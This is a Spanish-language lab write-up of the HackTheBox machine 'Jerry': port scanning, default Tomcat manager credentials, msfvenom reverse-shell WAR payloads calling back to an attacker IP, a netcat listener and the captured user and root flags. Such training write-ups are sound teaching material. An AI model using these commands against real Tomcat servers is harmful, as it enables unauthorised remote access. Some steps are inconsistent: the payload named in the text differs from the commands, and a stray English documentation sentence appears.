

# Índice

<b>Introducción</b>	<b>2</b>
<b>Desarrollo de la práctica</b>	<b>2</b>
Fase de reconocimiento	2
Fase de explotación	2
Fase de post-explotación	2

# Introducción

En esta práctica llevaremos a cabo la aplicación de los conocimientos aprendidos en la **lección 5** donde tendremos como objetivos:

## Desarrollo de la práctica

En esta práctica encontraremos un **Write Up** de la máquina **Jerry** de **HTB**.


### Fase de reconocimiento

Lo primero que haremos es ver los puertos que tenemos abiertos en la máquina:

```
nmap --min-rate 5000 -p- -Pn -n 10.10.10.95 -oG allports
```

```
PORT      STATE SERVICE  
8080/tcp  open  http-proxy
```

Con lo que podemos ver nos dirigimos a la página que tiene la máquina



Como podemos ver nos encontramos en la página principal del servicio de **Tomcat** por lo que sabemos sin hacer **fuzzing** es que tenemos otras páginas en dicha dirección:

- **Server status.** Credenciales admin:admin
- **Manager App.** Credenciales tomcat s3cret
- **Host Manager.**

Las credenciales por defecto las sacamos de los errores de acceso.

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `secret`, add the following to the config file listed above.

Después de ojearlas todas nos quedaremos con **Manager APP**, ya que tenemos una vía potencial de ataque mediante los **archivos war** que no es más que un paquete comprimido que contiene los componentes web basados en Java y las aplicaciones se ejecutan en el servidor.



## Fase de explotación

Aquí es donde le podremos subir dicho archivo malicioso. Dicho archivo lo vamos a hacer con **msfvenom** que lo que hará será introducir código en **java** con el que ganar el acceso a la máquina básicamente una reverse shell en war. El **Payload** que vamos a utilizar para es **windows/shell\_reverse\_tcp** poniendo como parámetros nuestra **dirección ip** y el **puerto** por el que nos pondremos a la escucha.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.18 LPORT=4444 -f war > shell.war
```

```
> msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.18 LPORT=3030 > notshell.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
```

```
> ls
easy weakrsa Find The Easy Pass.zip notshell.war Weak RSA.zip
```


## Fase de post-explotación

Ahora lo que hacemos es que buscamos en las aplicaciones mientras estamos en escucha con **netcat**.

```
nc -nlvp 3030
```

Con todo esto ya le podemos dar al **war** y tendremos nuestra shell en la terminal.

Como vemos somos el usuario **net-authorized-system** por lo cual sólo nos queda buscar las flags.



A terminal window with a dark background and green text. The first line shows 'user.txt' followed by a long hexadecimal string: '7004dbcef0f854e0fb401875f26ebd00'. The second line shows 'root.txt' followed by another long hexadecimal string: '04a8b36e1545a455393d067e772fe90e'. In the background, system information is visible, including 'Physical memory: 4095.48 MB Available memory: 3426.09 MB' and 'Process user time: 4.259 s'.

```
user.txt
7004dbcef0f854e0fb401875f26ebd00

Physical memory: 4095.48 MB Available memory: 3426.09 MB
root.txt
04a8b36e1545a455393d067e772fe90e
Process user time: 4.259 s
```